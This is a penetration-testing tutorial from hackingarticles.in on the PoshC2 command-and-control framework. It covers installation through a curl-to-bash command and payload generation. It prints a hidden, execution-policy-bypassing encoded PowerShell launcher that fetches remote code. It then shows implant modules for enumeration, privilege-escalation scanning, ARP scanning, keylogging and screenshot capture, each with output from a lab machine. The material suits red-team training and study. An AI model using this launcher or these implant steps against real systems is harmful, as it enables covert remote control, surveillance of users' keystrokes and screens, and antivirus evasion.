

# Command & Control: PoshC2

---

 [hackingarticles.in/command-control-poshc2](https://hackingarticles.in/command-control-poshc2)

Raj

March 29, 2020

PoshC2 is an open-source remote administration and post-exploitation framework that is publicly available on GitHub. The server-side components of the tool are primarily written in Python, while the implants are written in PowerShell. Although PoshC2 primarily focuses on Windows implantation, it does contain a basic Python dropper for Linux/macOS.

## Table of Content

---

- Introduction
- Features
- Installation
- Enumerate User Information
- Enumerate Computer Information
- Find All Vulnerabilities
- Invoke ARP Scan
- Get Key Strokes
- Get Screenshot

## Features of PoshC2

---

- Highly configurable payloads, including default beacon times, jitter, kill dates, user agents and more.
- A large number of payloads generated out-of-the-box which are frequently updated and are maintained to bypass common Anti-Virus products.
- Auto-generated Apache Rewrite rules for use in C2 proxy, protecting your C2 infrastructure and maintaining good operational security.
- A modular format allowing users to create or edit C#, PowerShell or Python3 modules which are run in-memory by the Implants.
- Notifications on receiving a successful Implant, such as via text message or Pushover.
- A comprehensive and maintained contextual help and an intelligent prompt with contextual auto-completion, history, and suggestions.
- Fully encrypted communications, protecting the confidentiality and integrity of the C2 traffic even when communicating over HTTP.
- Client/Server format allowing multiple team members to utilize a single C2 server.
- Extensive logging. Every action and response is timestamped and stored in a database with all relevant information such as user, host, implant number, etc. In addition to this, the C2 server output is directly logged to a separate file.
- Support for Docker, allowing reliable and cross-platform execution

## Installation of PoshC2

---

We can install PoshC2 automatically for Python3 using the curl command. We need an elevated shell to execute this command successfully.

```
curl -sSL https://raw.githubusercontent.com/nettitude/PoshC2/master/Install.sh |  
bash
```

Now that we have installed the PoshC2 from the Github, we need to configure the listener to our IP Address. This can be done by editing the config file using the following command.

```
posh-config
```

After the required configurations are done, we need to open 2 instances of the terminals. Running the server and the handler. We need to run the Implant Handler, used to issue commands to the server and implants.

```
posh
```

Further, we will run the server which will communicate with the Implants and receive task output.

```
posh-server
```

```

===== PoshC2 v5.2 (26ef3c9 2020-02-22 10:19:43) =====

```

Initializing new project folder and database

Creating Rewrite Rules in: /opt/PoshC2\_Project/rewrite-rules.txt

Raw Payload written to: /opt/PoshC2\_Project/payloads/payload.txt  
 Batch Payload written to: /opt/PoshC2\_Project/payloads/payload.bat  
 C# Dropper Payload written to: /opt/PoshC2\_Project/payloads/dropper.cs  
 C# Dropper DLL written to: /opt/PoshC2\_Project/payloads/dropper\_cs.dll  
 C# Dropper EXE written to: /opt/PoshC2\_Project/payloads/dropper\_cs.exe

ReflectiveDLL that loads CLR v2.0.50727 - DLL Export (VoidFunc)  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v2\_x86.dll  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v2\_x64.dll

ReflectiveDLL that loads CLR v4.0.30319 - DLL Export (VoidFunc)  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v4\_x86.dll  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v4\_x64.dll

ReflectiveDLL that loads C# Implant in CLR v4.0.30319 - DLL Export (VoidFunc)  
 Payload written to: /opt/PoshC2\_Project/payloads/Sharp\_v4\_x86.dll  
 Payload written to: /opt/PoshC2\_Project/payloads/Sharp\_v4\_x64.dll

ReflectiveDLL that loads PBind C# Implant in CLR v4.0.30319 - DLL Export (VoidFunc)  
 Payload written to: /opt/PoshC2\_Project/payloads/PBind\_v4\_x86.dll  
 Payload written to: /opt/PoshC2\_Project/payloads/PBind\_v4\_x64.dll

RunDLL Example:  
 rundll32 Sharp\_v4\_x64.dll,VoidFunc

Shellcode that loads CLR v2.0.50727  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v2\_x86\_Shellcode.bin  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v2\_x64\_Shellcode.bin

Shellcode that loads CLR v4.0.30319  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v4\_x86\_Shellcode.bin  
 Payload written to: /opt/PoshC2\_Project/payloads/Posh\_v4\_x64\_Shellcode.bin  
 Payload written to: /opt/PoshC2\_Project/payloads/Sharp\_v4\_x86\_Shellcode.bin  
 Payload written to: /opt/PoshC2\_Project/payloads/Sharp\_v4\_x64\_Shellcode.bin  
 Payload written to: /opt/PoshC2\_Project/payloads/PBind\_v4\_x86\_Shellcode.bin  
 Payload written to: /opt/PoshC2\_Project/payloads/PBind\_v4\_x64\_Shellcode.bin

Execution via Command Prompt

```

powershell -exec bypass -Noninteractive -windowstyle hidden -e WwBTAHkAcwB0AGUAbQAUAE4AZQB0AC4AUw
AaQBUAHQATQBhAG4AYQBnAGUAcgBdADoA0gBTAGUAcgB2AGUAcgBDAGUAcgB0AGkAZgBpAGMAYQB0AGUAVgBhAGwAaQBkAGEA
GIAYQBjAGsAIAA9ACAAewAKAHQAcgB1AGUAFQA7AEkARQBYACAABuAGUAdwAtAG8AYgBqAGUAYwB0ACAACwB5AHMAdABLAG
iAGMAbABpAGUAbgB0ACKALgBkAG8AdwBuAGwAbwBhAGQAcwB0AHIAaQBuAGcAKAAnAGGAdAB0AHAACwA6AC8ALwAxADkAMGAu
AA2ADoANAA0ADMALwBhAGQAcwBLAG4AcwBLAG8AdABYAG8AdQBIAgWAZQBzAGGAbwBvAHQAZQByAC8AMQA2ADMAMQAZADQAMw

```

You can use any one of the methods to gain a session from the ones that are depicted in the image above. Know that, as soon as we run the payload on the target machine. It activates an implant in the Implant handler as shown in the image given below.

```


===== PoshC2 v5.2 (26ef3c9 2020-02-22 10:19:43) =====
User: kavish
[1] : Seen:01/03/2020 11:09:23 | PID:6684 | 5s | DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (AMD64) PS

```

## Enumerate User Information

Now that we have an active implant in our Posh, It's time to run some inbuilt modules to get some information about the Target System. We are going to start with the User Information, Group Information. This module dumps all the local users, local groups and their membership on the Target Machine. It gathers all the information using the WMI. To initiate this module, we will be using the following command:

```
get-userinfo
```

A screenshot of a terminal window with a dark background. The prompt is 'DESKTOP-TVEGOGA\ignite\* @ DESKTOP-TVEGOGA (PID:6684)'. Below the prompt, the command 'PS 1> get-userinfo' is entered, followed by a red arrow cursor pointing to the right.

```
DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (PID:6684)  
PS 1> get-userinfo ➡
```

After working a while on the implant, we see that it has successfully enumerated all the user-related information from the target machine. We have information about the local users, local groups, number of local groups.

```

Task 00002 (kavish) returned against
Module loaded successfully

Task 00003 (kavish) returned against

csname          LastBootUpTime
-----          -
DESKTOP-TVEGOGA 01-03-2020 19:55:53

=====
Local Users
=====
Administrator
DefaultAccount
Guest
ignite
WDAGUtilityAccount

=====
Local Groups
=====
Access Control Assistance Operators
Administrators
Backup Operators
Cryptographic Operators
Device Owners
Distributed COM Users
Event Log Readers
Guests
Hyper-V Administrators
IIS_IUSRS
Network Configuration Operators
Performance Log Users
Performance Monitor Users
Power Users
Remote Desktop Users
Remote Management Users
Replicator
System Managed Accounts Group
Users

=====
Members of Local Groups
=====

Administrators
=====
DESKTOP-TVEGOGA\Administrator
DESKTOP-TVEGOGA\ignite

```

## Enumerate Computer Information

As we already enumerated the user's information, now its time to get the information about the system. For this, we will use this implant. It is an external implant that is integrated with Posh C2. This is a Windows Powershell Script that runs in the background

by the same name. It uses the PSInfo from the Sysinternals to gain the information regarding the Computer Name, Domain, Operating System, OS Architecture and much more.

get-computerinfo

```
DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (PID:6684)  
PS 1> get-computerinfo ↩
```

After working for a while on the implant, we see that it has successfully enumerated a lot of System related information from the target machine.


```
Task 00004 (kavish) returned against implant 1 on host DESKTOP-TVEGOGA  
Module loaded successfully  
  
Task 00005 (kavish) returned against implant 1 on host DESKTOP-TVEGOGA  
  
Computer          : DESKTOP-TVEGOGA  
Domain            : WORKGROUP  
OperatingSystem   : Microsoft Windows 10 Pro  
OSArchitecture    : 64-bit  
BuildNumber       : 18363  
ServicePack       : 0  
Manufacturer      : VMware, Inc.  
Model             : VMware7,1  
SerialNumber      : VMware-56 4d af 14 a3 e5 6a 13-4a ec ee 25 c2  
Processor         : Intel(R) Core(TM) i7-9750H CPU @ 2.60GHz  
LogicalProcessors : 4  
PhysicalMemory    : 4096  
OSReportedMemory  : 4095  
PAEEnabled        : False  
InstallDate       : 16-02-2020 20:48:46  
LastBootUpTime    : 01-03-2020 19:55:53  
UpTime            : 01:51:50.1380116  
RebootPending     : True  
RebootPendingKey  : {\??\c:\program files\common files\microsoft  
                  \??\c:\program files\common files\microsoft s  
CBSRebootPending  : True  
WinUpdRebootPending : True  
LogonServer       : \\DESKTOP-TVEGOGA  
PageFile          : C:\pagefile.sys  
  
Network Adaptors  
  
NICName           : Intel(R) 82574L Gigabit Network Connection  
NICManufacturer   : Intel Corporation  
DHCPEnabled       : True  
MACAddress        : 00:0C:29:B5:9F:82
```

## Find All Vulnerabilities

Now, comes the automated implant. This implant enumerates the target machine for a huge range of Local Privilege Escalation methods. It works quite similar to Windows Exploit Suggester. This is another Powershell script just like the previous implant that has

been integrated into PoshC2. We can invoke this implant using the command given below:

```
find-allvulns
```



```
DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (PID:6684)  
PS 1> find-allvulns
```

After working for a while on the implant, we can see that it has successfully enumerated all the possible exploits that can be used to elevate privileges on this machine.



```
find-allvulns  
  
Task 00006 (kavish) returned against implant 1 on host DESKTOP-TVEGOGA  
Module loaded successfully  
  
Task 00007 (kavish) returned against implant 1 on host DESKTOP-TVEGOGA  
  
Title      : User Mode to Ring (KiTrap0D)  
MSBulletin : MS10-015  
CVEID      : 2010-0232  
Link       : https://www.exploit-db.com/exploits/11199/  
VulnStatus : Not supported on 64-bit systems  
  
Title      : Task Scheduler .XML  
MSBulletin : MS10-092  
CVEID      : 2010-3338, 2010-3888  
Link       : https://www.exploit-db.com/exploits/19930/  
VulnStatus : Not Vulnerable  
  
Title      : NTUserMessageCall Win32k Kernel Pool Overflow  
MSBulletin : MS13-053  
CVEID      : 2013-1300  
Link       : https://www.exploit-db.com/exploits/33213/  
VulnStatus : Not supported on 64-bit systems  
  
Title      : TrackPopupMenuEx Win32k NULL Page  
MSBulletin : MS13-081  
CVEID      : 2013-3881  
Link       : https://www.exploit-db.com/exploits/31576/  
VulnStatus : Not supported on 64-bit systems  
  
Title      : TrackPopupMenu Win32k Null Pointer Dereference  
MSBulletin : MS14-058  
CVEID      : 2014-4442
```

## Invoke ARP Scan

We can perform an arp-scan on the implant. This is based on the Powershell ArpScanner and uses C# AssemblyLoad. This scan deploys [DllImport("iphlpapi.dll", ExactSpelling=true)] to Export 'SendARP'; by default, it will loop through all interfaces and perform an arp-scan of the local network based on the IP Address and Subnet mask provided by the network adapter. It can be invoked as shown in the image given below:

invoke-arpscan

```
DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (PID:6684)
PS 1> invoke-arpscan ↵
```

Here, we can see that the arp-scan module has worked successfully giving us a list of IP Addresses that are in the same network as the target implant.

```
Task 00009 (kavish) returned against implant 1 on host DESKTOP-TVEGOGA\ignite
[+] Loading Assembly using System.Reflection
[+] Arpscan against: 192.168.0.104/24
Key      Value
-----
192.168.0.1  c4:e9:0a:45:a0:d7
192.168.0.100 7c:b2:7d:06:34:6b
192.168.0.104 00:0c:29:b5:9f:82
192.168.0.106 00:0c:29:ea:54:f9
192.168.0.101 26:12:46:5a:04:b4
192.168.0.102 b4:cb:57:cf:cc:ef
```

## Get Key Strokes

Now, we will be trying to sniff out some keystrokes from our target implant. This can be done using the get-keystrokes module. This process is divided into 2 parts. First, we shall initiate the capturing and then we will read the captured keystrokes. Although this is an external module initially created in PowerShellMafia, it has changed the function to be in memory and not touch disk. We start capturing the keystrokes using the following command:

get-keystrokes

```
DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (PID:6684)
PS 1> get-keystrokes ↵
```

By default, the keylogger will run for 60 minutes. It has started the sniffing out the keystrokes as shown in the image given below:

```
Task 00019 (kavish) returned against implant 1 on host
[+] Started Keylogging for 60 minutes
Run Get-KeystrokeData to obtain the keylog output
```

Now to read those keystrokes, we need to run the following command:

Get-KeystrokeData

```
DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (PID:6684)
PS 1> Get-KeystrokeData ↵
```



This will show us all the keystrokes that have been performed by the target implant. This is better than other methods to sniff keystrokes because it also shows the function keys like Ctrl and Shifts key entries which can be quite helpful in some scenarios.

```
Task 00020 (kavish)
[+] Keylog data:
[Ctrl]", "01-03-2020:
[Ctrl][Ctrl]", "01
[Ctrl]", "01-03-20
[Ctrl][Ctrl][Back
[h]", "01-03-2020:
[e]", "01-03-2020:
[l]", "01-03-2020:
[SpaceBar][ ]", "0
[t]", "01-03-2020:
[h]", "01-03-2020:
[s]", "01-03-2020:
[SpaceBar][ ]", "0
[i]", "01-03-2020:
[=]", "01-03-2020:
[s]", "01-03-2020:
[i]", "01-03-2020:
[d]", "01-03-2020:
[d][e]", "01-03-20
[SpaceBar][ ]", "0
[k]", "01-03-2020:
[SpaceBar][ ]", "0
[SpaceBar][ ]", "0
[v]", "01-03-2020:
", "01-03-2020:22:
[Ctrl]", "01-03-20
```

## Get Screenshot

Now it's time to get a look at our target's system. This can be achieved using the get-screenshot module. This is a pretty straight forward method. We will initiate an implant that will help us get screenshots of the screen that is being used by the target at the time. This module is pretty useful as it helps is to get evidence or directly look at what the target is doing by capturing the live screen. You can initiate this module by using the following command:

```
get-screenshot
```

```
DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (PID:6684)
PS 1> get-screenshot ↩
```

As you can see in the following image, the above command has been executed successfully and we have captured the live screen of the target.

```
Task 00014 (kavish) returned against implant 1 on host DESKTOP-TVEGOGA\ignite* @ DESKTOP-TVEGOGA (01/03/2020 11:26:20)
Screenshot captured: /opt/PoshC2_Project/downloads/DESKTOP-TVEGOGA-03012020112620_JTqz5T02iE9Qv97.png
```

Just like it has been mentioned in the above image, you can navigate to the location of the screenshot and access the screen of the target. The screenshot captured by us is shown below:



**Author:** Kavish Tyagi is a Cybersecurity enthusiast and Researcher in the field of WebApp Penetration testing. Contact [here](#)